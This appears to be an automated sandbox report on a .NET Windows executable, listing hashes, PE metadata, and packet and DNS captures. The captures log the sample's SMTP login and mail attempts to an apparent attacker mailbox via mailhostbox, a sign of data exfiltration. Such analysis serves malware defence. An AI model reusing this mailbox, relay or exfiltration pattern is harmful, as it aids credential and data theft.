SSDEEP:	24:TLbJLbXaFpEO5bNmISHn06UwcQPx5fBoe9H6pf1H1oNQ:T5LLOpEO5J/Kn7U1uBobfvoNQ
MD5:	A7FE10DA330AD03BF22DC9AC76BBB3E4
SHA1:	1805CB7A2208BAEFF71DCB3FE32DB0CC935CF803
SHA-256:	8D6B84A96429B5C672838BF431A47EC59655E561EBFBB4E63B46351D10A7AAD8
SHA-512:	1DBE27AED6E1E98E9F82AC1F5B774ACB6F3A773BEB17B66C2FB7B89D12AC87A6D5B716EF844678A5417F30EE8855224A8686A135876AB4C0561B3C6059E635C7
Malicious:	false
Preview:	SQLite format 3.....@ .....C..... ..g... .8.....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.046672193911453
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.83% • Win32 Executable (generic) a (10002005/4) 49.78% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	sample2.exe
File size:	608768
MD5:	b0f2d519ccae5bf1435264e0979770ce
SHA1:	212da7b3ed9c89d83941f6bb0dba889fa24f8f6a
SHA256:	a4fdc26d6b70eaf0a62cca36286412901f48881eae616d38b96d8ae0cb0f29c7
SHA512:	a50b9d27abdf6195a2689ff911e11cbc6f71cbf69d1872c765a9fc92b3a2a8e2717e260c76d1c91576d59f6b105a27b1cccc6056251dc80a0dc8afecbff3507c
SSDEEP:	12288:o+zgiqlYVUUJiotHw9c93n5zzsO1E48Mjr0J42lX:bl3xScRRz71Eowim
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...8..^.....0..@....._... ..`....@.. .....@.....

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x495f96
Entrypoint Section:	.text

General

Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x5E981D38 [Thu Apr 16 08:54:16 2020 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v2.0.50727
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add al, byte ptr [eax]
adc byte ptr [eax], al
add byte ptr [eax], al
and byte ptr [eax], al
add byte ptr [eax+00000018h], al
push eax
add byte ptr [eax], al
add byte ptr [eax], 00000000h
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add dword ptr [eax], eax
add dword ptr [eax], eax
add byte ptr [eax], al
cmp byte ptr [eax], al
add byte ptr [eax+00000000h], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add dword ptr [eax], eax
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], 00000000h
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x95f44	0x4f	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x96000	0x5fc	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x98000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x93f9c	0x94000	False	0.716264054582	data	7.05584068406	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0x96000	0x5fc	0x600	False	0.438151041667	data	4.24837573542	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x98000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_VERSION	0x96090	0x36c	data		
RT_MANIFEST	0x9640c	0x1ea	XML 1.0 document, UTF-8 Unicode (with BOM) text, with CRLF line terminators		

Imports


DLL	Import
mscoree.dll	_CorExeMain

Version Infos

Description	Data
Translation	0x0000 0x04b0
LegalCopyright	Copyright 2014 - 2020
Assembly Version	4.0.2.0
InternalName	zEzEVogzGVZLHnuzSL.exe
FileVersion	4.0.2.0
CompanyName	
LegalTrademarks	
Comments	
ProductName	ControllerSets
ProductVersion	4.0.2.0
FileDescription	ControllerSets
OriginalFilename	zEzEVogzGVZLHnuzSL.exe

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 14, 2021 03:38:21.418781996 CET	49760	587	192.168.2.4	208.91.198.143
Jan 14, 2021 03:38:21.593882084 CET	587	49760	208.91.198.143	192.168.2.4
Jan 14, 2021 03:38:21.594029903 CET	49760	587	192.168.2.4	208.91.198.143
Jan 14, 2021 03:38:22.217010975 CET	587	49760	208.91.198.143	192.168.2.4
Jan 14, 2021 03:38:22.217643023 CET	49760	587	192.168.2.4	208.91.198.143
Jan 14, 2021 03:38:22.392175913 CET	587	49760	208.91.198.143	192.168.2.4
Jan 14, 2021 03:38:22.392225027 CET	587	49760	208.91.198.143	192.168.2.4
Jan 14, 2021 03:38:22.392793894 CET	49760	587	192.168.2.4	208.91.198.143
Jan 14, 2021 03:38:22.567864895 CET	587	49760	208.91.198.143	192.168.2.4
Jan 14, 2021 03:38:22.570162058 CET	49760	587	192.168.2.4	208.91.198.143
Jan 14, 2021 03:38:22.784493923 CET	587	49760	208.91.198.143	192.168.2.4
Jan 14, 2021 03:38:24.347907066 CET	587	49760	208.91.198.143	192.168.2.4
Jan 14, 2021 03:38:24.349411964 CET	49760	587	192.168.2.4	208.91.198.143
Jan 14, 2021 03:38:24.523857117 CET	587	49760	208.91.198.143	192.168.2.4
Jan 14, 2021 03:38:24.524710894 CET	587	49760	208.91.198.143	192.168.2.4
Jan 14, 2021 03:38:24.524949074 CET	49760	587	192.168.2.4	208.91.198.143
Jan 14, 2021 03:38:24.704446077 CET	587	49760	208.91.198.143	192.168.2.4
Jan 14, 2021 03:38:24.710376978 CET	49760	587	192.168.2.4	208.91.198.143
Jan 14, 2021 03:38:24.885243893 CET	587	49760	208.91.198.143	192.168.2.4
Jan 14, 2021 03:38:24.885344028 CET	49760	587	192.168.2.4	208.91.198.143
Jan 14, 2021 03:38:25.048193932 CET	49761	587	192.168.2.4	208.91.198.143
Jan 14, 2021 03:38:25.221340895 CET	587	49761	208.91.198.143	192.168.2.4
Jan 14, 2021 03:38:25.221560955 CET	49761	587	192.168.2.4	208.91.198.143
Jan 14, 2021 03:38:25.406002045 CET	587	49761	208.91.198.143	192.168.2.4
Jan 14, 2021 03:38:25.406280041 CET	49761	587	192.168.2.4	208.91.198.143
Jan 14, 2021 03:38:25.579448938 CET	587	49761	208.91.198.143	192.168.2.4
Jan 14, 2021 03:38:25.579510927 CET	587	49761	208.91.198.143	192.168.2.4
Jan 14, 2021 03:38:25.579762936 CET	49761	587	192.168.2.4	208.91.198.143
Jan 14, 2021 03:38:25.753851891 CET	587	49761	208.91.198.143	192.168.2.4
Jan 14, 2021 03:38:25.754308939 CET	49761	587	192.168.2.4	208.91.198.143
Jan 14, 2021 03:38:25.967011929 CET	587	49761	208.91.198.143	192.168.2.4
Jan 14, 2021 03:38:27.434658051 CET	587	49761	208.91.198.143	192.168.2.4
Jan 14, 2021 03:38:27.434890032 CET	49761	587	192.168.2.4	208.91.198.143
Jan 14, 2021 03:38:27.607774973 CET	587	49761	208.91.198.143	192.168.2.4
Jan 14, 2021 03:38:27.608792067 CET	587	49761	208.91.198.143	192.168.2.4
Jan 14, 2021 03:38:27.609004021 CET	49761	587	192.168.2.4	208.91.198.143
Jan 14, 2021 03:38:27.786582947 CET	587	49761	208.91.198.143	192.168.2.4
Jan 14, 2021 03:38:27.787240028 CET	49761	587	192.168.2.4	208.91.198.143
Jan 14, 2021 03:38:27.960613966 CET	587	49761	208.91.198.143	192.168.2.4
Jan 14, 2021 03:38:27.960807085 CET	49761	587	192.168.2.4	208.91.198.143
Jan 14, 2021 03:38:42.297441959 CET	49767	587	192.168.2.4	208.91.198.143
Jan 14, 2021 03:38:42.472275019 CET	587	49767	208.91.198.143	192.168.2.4
Jan 14, 2021 03:38:42.472691059 CET	49767	587	192.168.2.4	208.91.198.143
Jan 14, 2021 03:38:42.650516987 CET	587	49767	208.91.198.143	192.168.2.4
Jan 14, 2021 03:38:42.651597977 CET	49767	587	192.168.2.4	208.91.198.143
Jan 14, 2021 03:38:42.826456070 CET	587	49767	208.91.198.143	192.168.2.4
Jan 14, 2021 03:38:42.826545000 CET	587	49767	208.91.198.143	192.168.2.4
Jan 14, 2021 03:38:42.828066111 CET	49767	587	192.168.2.4	208.91.198.143
Jan 14, 2021 03:38:43.003906012 CET	587	49767	208.91.198.143	192.168.2.4
Jan 14, 2021 03:38:43.005415916 CET	49767	587	192.168.2.4	208.91.198.143
Jan 14, 2021 03:38:43.219484091 CET	587	49767	208.91.198.143	192.168.2.4
Jan 14, 2021 03:38:45.320012093 CET	587	49767	208.91.198.143	192.168.2.4
Jan 14, 2021 03:38:45.375214100 CET	49767	587	192.168.2.4	208.91.198.143
Jan 14, 2021 03:38:45.617290974 CET	49767	587	192.168.2.4	208.91.198.143
Jan 14, 2021 03:38:45.792380095 CET	587	49767	208.91.198.143	192.168.2.4
Jan 14, 2021 03:38:45.792956114 CET	587	49767	208.91.198.143	192.168.2.4
Jan 14, 2021 03:38:45.797069073 CET	49767	587	192.168.2.4	208.91.198.143
Jan 14, 2021 03:38:45.976691961 CET	587	49767	208.91.198.143	192.168.2.4
Jan 14, 2021 03:38:45.977750063 CET	49767	587	192.168.2.4	208.91.198.143
Jan 14, 2021 03:38:46.153063059 CET	587	49767	208.91.198.143	192.168.2.4
Jan 14, 2021 03:38:46.153325081 CET	49767	587	192.168.2.4	208.91.198.143
Jan 14, 2021 03:38:46.932301044 CET	49768	587	192.168.2.4	208.91.198.143

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 14, 2021 03:38:47.105688095 CET	587	49768	208.91.198.143	192.168.2.4
Jan 14, 2021 03:38:47.105859995 CET	49768	587	192.168.2.4	208.91.198.143
Jan 14, 2021 03:38:47.283478975 CET	587	49768	208.91.198.143	192.168.2.4
Jan 14, 2021 03:38:47.283776999 CET	49768	587	192.168.2.4	208.91.198.143
Jan 14, 2021 03:38:47.457153082 CET	587	49768	208.91.198.143	192.168.2.4
Jan 14, 2021 03:38:47.457199097 CET	587	49768	208.91.198.143	192.168.2.4
Jan 14, 2021 03:38:47.457685947 CET	49768	587	192.168.2.4	208.91.198.143
Jan 14, 2021 03:38:47.632039070 CET	587	49768	208.91.198.143	192.168.2.4
Jan 14, 2021 03:38:47.632499933 CET	49768	587	192.168.2.4	208.91.198.143
Jan 14, 2021 03:38:47.844892979 CET	587	49768	208.91.198.143	192.168.2.4
Jan 14, 2021 03:38:49.348474979 CET	587	49768	208.91.198.143	192.168.2.4
Jan 14, 2021 03:38:49.349335909 CET	49768	587	192.168.2.4	208.91.198.143
Jan 14, 2021 03:38:49.522674084 CET	587	49768	208.91.198.143	192.168.2.4
Jan 14, 2021 03:38:49.523422003 CET	587	49768	208.91.198.143	192.168.2.4
Jan 14, 2021 03:38:49.540004969 CET	49768	587	192.168.2.4	208.91.198.143
Jan 14, 2021 03:38:49.583519936 CET	49769	587	192.168.2.4	208.91.198.143
Jan 14, 2021 03:38:49.718399048 CET	587	49768	208.91.198.143	192.168.2.4
Jan 14, 2021 03:38:49.719187021 CET	49768	587	192.168.2.4	208.91.198.143
Jan 14, 2021 03:38:49.758477926 CET	587	49769	208.91.198.143	192.168.2.4
Jan 14, 2021 03:38:49.758692980 CET	49769	587	192.168.2.4	208.91.198.143
Jan 14, 2021 03:38:49.892874956 CET	587	49768	208.91.198.143	192.168.2.4
Jan 14, 2021 03:38:49.893167019 CET	49768	587	192.168.2.4	208.91.198.143
Jan 14, 2021 03:38:49.937963963 CET	587	49769	208.91.198.143	192.168.2.4
Jan 14, 2021 03:38:49.939066887 CET	49769	587	192.168.2.4	208.91.198.143
Jan 14, 2021 03:38:50.114192963 CET	587	49769	208.91.198.143	192.168.2.4
Jan 14, 2021 03:38:50.114243984 CET	587	49769	208.91.198.143	192.168.2.4
Jan 14, 2021 03:38:50.115310907 CET	49769	587	192.168.2.4	208.91.198.143
Jan 14, 2021 03:38:50.291225910 CET	587	49769	208.91.198.143	192.168.2.4
Jan 14, 2021 03:38:50.292011023 CET	49769	587	192.168.2.4	208.91.198.143
Jan 14, 2021 03:38:50.506787062 CET	587	49769	208.91.198.143	192.168.2.4
Jan 14, 2021 03:38:52.550067902 CET	587	49769	208.91.198.143	192.168.2.4
Jan 14, 2021 03:38:52.553708076 CET	49769	587	192.168.2.4	208.91.198.143
Jan 14, 2021 03:38:52.728867054 CET	587	49769	208.91.198.143	192.168.2.4
Jan 14, 2021 03:38:52.729701042 CET	587	49769	208.91.198.143	192.168.2.4
Jan 14, 2021 03:38:52.730365992 CET	49769	587	192.168.2.4	208.91.198.143
Jan 14, 2021 03:38:52.910880089 CET	587	49769	208.91.198.143	192.168.2.4
Jan 14, 2021 03:38:52.912990093 CET	49769	587	192.168.2.4	208.91.198.143
Jan 14, 2021 03:38:53.088706970 CET	587	49769	208.91.198.143	192.168.2.4

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 14, 2021 03:37:32.869775057 CET	55854	53	192.168.2.4	8.8.8.8
Jan 14, 2021 03:37:32.917884111 CET	53	55854	8.8.8.8	192.168.2.4
Jan 14, 2021 03:37:33.825086117 CET	64549	53	192.168.2.4	8.8.8.8
Jan 14, 2021 03:37:33.872987032 CET	53	64549	8.8.8.8	192.168.2.4
Jan 14, 2021 03:37:35.021686077 CET	63153	53	192.168.2.4	8.8.8.8
Jan 14, 2021 03:37:35.080501080 CET	53	63153	8.8.8.8	192.168.2.4
Jan 14, 2021 03:37:36.235696077 CET	52991	53	192.168.2.4	8.8.8.8
Jan 14, 2021 03:37:36.292154074 CET	53	52991	8.8.8.8	192.168.2.4
Jan 14, 2021 03:37:37.114697933 CET	53700	53	192.168.2.4	8.8.8.8
Jan 14, 2021 03:37:37.162817001 CET	53	53700	8.8.8.8	192.168.2.4
Jan 14, 2021 03:37:38.049338102 CET	51726	53	192.168.2.4	8.8.8.8
Jan 14, 2021 03:37:38.105707884 CET	53	51726	8.8.8.8	192.168.2.4
Jan 14, 2021 03:37:39.018359900 CET	56794	53	192.168.2.4	8.8.8.8
Jan 14, 2021 03:37:39.074843884 CET	53	56794	8.8.8.8	192.168.2.4
Jan 14, 2021 03:37:39.992633104 CET	56534	53	192.168.2.4	8.8.8.8
Jan 14, 2021 03:37:40.040813923 CET	53	56534	8.8.8.8	192.168.2.4
Jan 14, 2021 03:37:40.919440031 CET	56627	53	192.168.2.4	8.8.8.8
Jan 14, 2021 03:37:40.970345974 CET	53	56627	8.8.8.8	192.168.2.4
Jan 14, 2021 03:37:41.781959057 CET	56621	53	192.168.2.4	8.8.8.8
Jan 14, 2021 03:37:41.832847118 CET	53	56621	8.8.8.8	192.168.2.4
Jan 14, 2021 03:37:42.736428022 CET	63116	53	192.168.2.4	8.8.8.8
Jan 14, 2021 03:37:42.784553051 CET	53	63116	8.8.8.8	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 14, 2021 03:37:43.726118088 CET	64078	53	192.168.2.4	8.8.8.8
Jan 14, 2021 03:37:43.776962042 CET	53	64078	8.8.8.8	192.168.2.4
Jan 14, 2021 03:37:55.673203945 CET	64801	53	192.168.2.4	8.8.8.8
Jan 14, 2021 03:37:55.721537113 CET	53	64801	8.8.8.8	192.168.2.4
Jan 14, 2021 03:37:59.766006947 CET	61721	53	192.168.2.4	8.8.8.8
Jan 14, 2021 03:37:59.824593067 CET	53	61721	8.8.8.8	192.168.2.4
Jan 14, 2021 03:38:13.161227942 CET	51255	53	192.168.2.4	8.8.8.8
Jan 14, 2021 03:38:13.278912067 CET	53	51255	8.8.8.8	192.168.2.4
Jan 14, 2021 03:38:13.854940891 CET	61522	53	192.168.2.4	8.8.8.8
Jan 14, 2021 03:38:13.920804024 CET	53	61522	8.8.8.8	192.168.2.4
Jan 14, 2021 03:38:14.537789106 CET	52337	53	192.168.2.4	8.8.8.8
Jan 14, 2021 03:38:14.594098091 CET	53	52337	8.8.8.8	192.168.2.4
Jan 14, 2021 03:38:15.246191025 CET	55046	53	192.168.2.4	8.8.8.8
Jan 14, 2021 03:38:15.282701969 CET	49612	53	192.168.2.4	8.8.8.8
Jan 14, 2021 03:38:15.310538054 CET	53	55046	8.8.8.8	192.168.2.4
Jan 14, 2021 03:38:15.338891983 CET	53	49612	8.8.8.8	192.168.2.4
Jan 14, 2021 03:38:15.963510036 CET	49285	53	192.168.2.4	8.8.8.8
Jan 14, 2021 03:38:16.019995928 CET	53	49285	8.8.8.8	192.168.2.4
Jan 14, 2021 03:38:16.780508041 CET	50601	53	192.168.2.4	8.8.8.8
Jan 14, 2021 03:38:16.841895103 CET	53	50601	8.8.8.8	192.168.2.4
Jan 14, 2021 03:38:17.578084946 CET	60875	53	192.168.2.4	8.8.8.8
Jan 14, 2021 03:38:17.637299061 CET	53	60875	8.8.8.8	192.168.2.4
Jan 14, 2021 03:38:18.742748022 CET	56448	53	192.168.2.4	8.8.8.8
Jan 14, 2021 03:38:18.799222946 CET	53	56448	8.8.8.8	192.168.2.4
Jan 14, 2021 03:38:19.939304113 CET	59172	53	192.168.2.4	8.8.8.8
Jan 14, 2021 03:38:19.998245001 CET	53	59172	8.8.8.8	192.168.2.4
Jan 14, 2021 03:38:20.532008886 CET	62420	53	192.168.2.4	8.8.8.8
Jan 14, 2021 03:38:20.579864025 CET	53	62420	8.8.8.8	192.168.2.4
Jan 14, 2021 03:38:21.248097897 CET	60579	53	192.168.2.4	8.8.8.8
Jan 14, 2021 03:38:21.314516068 CET	53	60579	8.8.8.8	192.168.2.4
Jan 14, 2021 03:38:21.361242056 CET	50183	53	192.168.2.4	8.8.8.8
Jan 14, 2021 03:38:21.409131050 CET	53	50183	8.8.8.8	192.168.2.4
Jan 14, 2021 03:38:32.267143965 CET	61531	53	192.168.2.4	8.8.8.8
Jan 14, 2021 03:38:32.327753067 CET	53	61531	8.8.8.8	192.168.2.4
Jan 14, 2021 03:38:42.216233015 CET	49228	53	192.168.2.4	8.8.8.8
Jan 14, 2021 03:38:42.275471926 CET	53	49228	8.8.8.8	192.168.2.4
Jan 14, 2021 03:38:49.480362892 CET	59794	53	192.168.2.4	8.8.8.8
Jan 14, 2021 03:38:49.536833048 CET	53	59794	8.8.8.8	192.168.2.4
Jan 14, 2021 03:39:04.936846018 CET	55916	53	192.168.2.4	8.8.8.8
Jan 14, 2021 03:39:04.985095024 CET	53	55916	8.8.8.8	192.168.2.4

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 14, 2021 03:38:21.248097897 CET	192.168.2.4	8.8.8.8	0xa34	Standard query (0)	us2.smtp.mailhostbox.com	A (IP address)	IN (0x0001)
Jan 14, 2021 03:38:42.216233015 CET	192.168.2.4	8.8.8.8	0xf9fb	Standard query (0)	us2.smtp.mailhostbox.com	A (IP address)	IN (0x0001)
Jan 14, 2021 03:38:49.480362892 CET	192.168.2.4	8.8.8.8	0xb926	Standard query (0)	us2.smtp.mailhostbox.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 14, 2021 03:38:21.314516068 CET	8.8.8.8	192.168.2.4	0xa34	No error (0)	us2.smtp.mailhostbox.com		208.91.198.143	A (IP address)	IN (0x0001)
Jan 14, 2021 03:38:21.314516068 CET	8.8.8.8	192.168.2.4	0xa34	No error (0)	us2.smtp.mailhostbox.com		208.91.199.223	A (IP address)	IN (0x0001)
Jan 14, 2021 03:38:21.314516068 CET	8.8.8.8	192.168.2.4	0xa34	No error (0)	us2.smtp.mailhostbox.com		208.91.199.225	A (IP address)	IN (0x0001)
Jan 14, 2021 03:38:21.314516068 CET	8.8.8.8	192.168.2.4	0xa34	No error (0)	us2.smtp.mailhostbox.com		208.91.199.224	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 14, 2021 03:38:42.275471926 CET	8.8.8.8	192.168.2.4	0xf9fb	No error (0)	us2.smtp.mailhostbox.com		208.91.198.143	A (IP address)	IN (0x0001)
Jan 14, 2021 03:38:42.275471926 CET	8.8.8.8	192.168.2.4	0xf9fb	No error (0)	us2.smtp.mailhostbox.com		208.91.199.223	A (IP address)	IN (0x0001)
Jan 14, 2021 03:38:42.275471926 CET	8.8.8.8	192.168.2.4	0xf9fb	No error (0)	us2.smtp.mailhostbox.com		208.91.199.224	A (IP address)	IN (0x0001)
Jan 14, 2021 03:38:42.275471926 CET	8.8.8.8	192.168.2.4	0xf9fb	No error (0)	us2.smtp.mailhostbox.com		208.91.199.225	A (IP address)	IN (0x0001)
Jan 14, 2021 03:38:49.536833048 CET	8.8.8.8	192.168.2.4	0xb926	No error (0)	us2.smtp.mailhostbox.com		208.91.198.143	A (IP address)	IN (0x0001)
Jan 14, 2021 03:38:49.536833048 CET	8.8.8.8	192.168.2.4	0xb926	No error (0)	us2.smtp.mailhostbox.com		208.91.199.223	A (IP address)	IN (0x0001)
Jan 14, 2021 03:38:49.536833048 CET	8.8.8.8	192.168.2.4	0xb926	No error (0)	us2.smtp.mailhostbox.com		208.91.199.225	A (IP address)	IN (0x0001)
Jan 14, 2021 03:38:49.536833048 CET	8.8.8.8	192.168.2.4	0xb926	No error (0)	us2.smtp.mailhostbox.com		208.91.199.224	A (IP address)	IN (0x0001)

SMTP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Jan 14, 2021 03:38:22.217010975 CET	587	49760	208.91.198.143	192.168.2.4	220 us2.outbound.mailhostbox.com ESMTP Postfix
Jan 14, 2021 03:38:22.217643023 CET	49760	587	192.168.2.4	208.91.198.143	EHLO 445817
Jan 14, 2021 03:38:22.392225027 CET	587	49760	208.91.198.143	192.168.2.4	250-us2.outbound.mailhostbox.com 250-PIPELINING 250-SIZE 41648128 250-VRFY 250-ETRN 250-STARTTLS 250-AUTH PLAIN LOGIN 250-AUTH=PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250 DSN
Jan 14, 2021 03:38:22.392793894 CET	49760	587	192.168.2.4	208.91.198.143	AUTH login bndhbWFAYnVsa2xvZ3MudG9w
Jan 14, 2021 03:38:22.567864895 CET	587	49760	208.91.198.143	192.168.2.4	334 UGFzc3dvcmQ6
Jan 14, 2021 03:38:24.347907066 CET	587	49760	208.91.198.143	192.168.2.4	535 5.7.8 Error: authentication failed: UGFzc3dvcmQ6
Jan 14, 2021 03:38:24.349411964 CET	49760	587	192.168.2.4	208.91.198.143	MAIL FROM:<nwama@bulklogs.top>
Jan 14, 2021 03:38:24.524710894 CET	587	49760	208.91.198.143	192.168.2.4	250 2.1.0 Ok
Jan 14, 2021 03:38:24.524949074 CET	49760	587	192.168.2.4	208.91.198.143	RCPT TO:<nwama@bulklogs.top>
Jan 14, 2021 03:38:24.704446077 CET	587	49760	208.91.198.143	192.168.2.4	554 5.7.1 <nwama@bulklogs.top>: Relay access denied
Jan 14, 2021 03:38:25.406002045 CET	587	49761	208.91.198.143	192.168.2.4	220 us2.outbound.mailhostbox.com ESMTP Postfix
Jan 14, 2021 03:38:25.406280041 CET	49761	587	192.168.2.4	208.91.198.143	EHLO 445817
Jan 14, 2021 03:38:25.579510927 CET	587	49761	208.91.198.143	192.168.2.4	250-us2.outbound.mailhostbox.com 250-PIPELINING 250-SIZE 41648128 250-VRFY 250-ETRN 250-STARTTLS 250-AUTH PLAIN LOGIN 250-AUTH=PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250 DSN
Jan 14, 2021 03:38:25.579762936 CET	49761	587	192.168.2.4	208.91.198.143	AUTH login bndhbWFAYnVsa2xvZ3MudG9w
Jan 14, 2021 03:38:25.753851891 CET	587	49761	208.91.198.143	192.168.2.4	334 UGFzc3dvcmQ6
Jan 14, 2021 03:38:27.434658051 CET	587	49761	208.91.198.143	192.168.2.4	535 5.7.8 Error: authentication failed: UGFzc3dvcmQ6
Jan 14, 2021 03:38:27.434890032 CET	49761	587	192.168.2.4	208.91.198.143	MAIL FROM:<nwama@bulklogs.top>
Jan 14, 2021 03:38:27.608792067 CET	587	49761	208.91.198.143	192.168.2.4	250 2.1.0 Ok
Jan 14, 2021 03:38:27.609004021 CET	49761	587	192.168.2.4	208.91.198.143	RCPT TO:<nwama@bulklogs.top>
Jan 14, 2021 03:38:27.786582947 CET	587	49761	208.91.198.143	192.168.2.4	554 5.7.1 <nwama@bulklogs.top>: Relay access denied
Jan 14, 2021 03:38:42.650516987 CET	587	49767	208.91.198.143	192.168.2.4	220 us2.outbound.mailhostbox.com ESMTP Postfix
Jan 14, 2021 03:38:42.651597977 CET	49767	587	192.168.2.4	208.91.198.143	EHLO 445817


Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Jan 14, 2021 03:38:42.826545000 CET	587	49767	208.91.198.143	192.168.2.4	250-us2.outbound.mailhostbox.com 250-PIPELINING 250-SIZE 41648128 250-VRFY 250-ETRN 250-STARTTLS 250-AUTH PLAIN LOGIN 250-AUTH=PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250 DSN
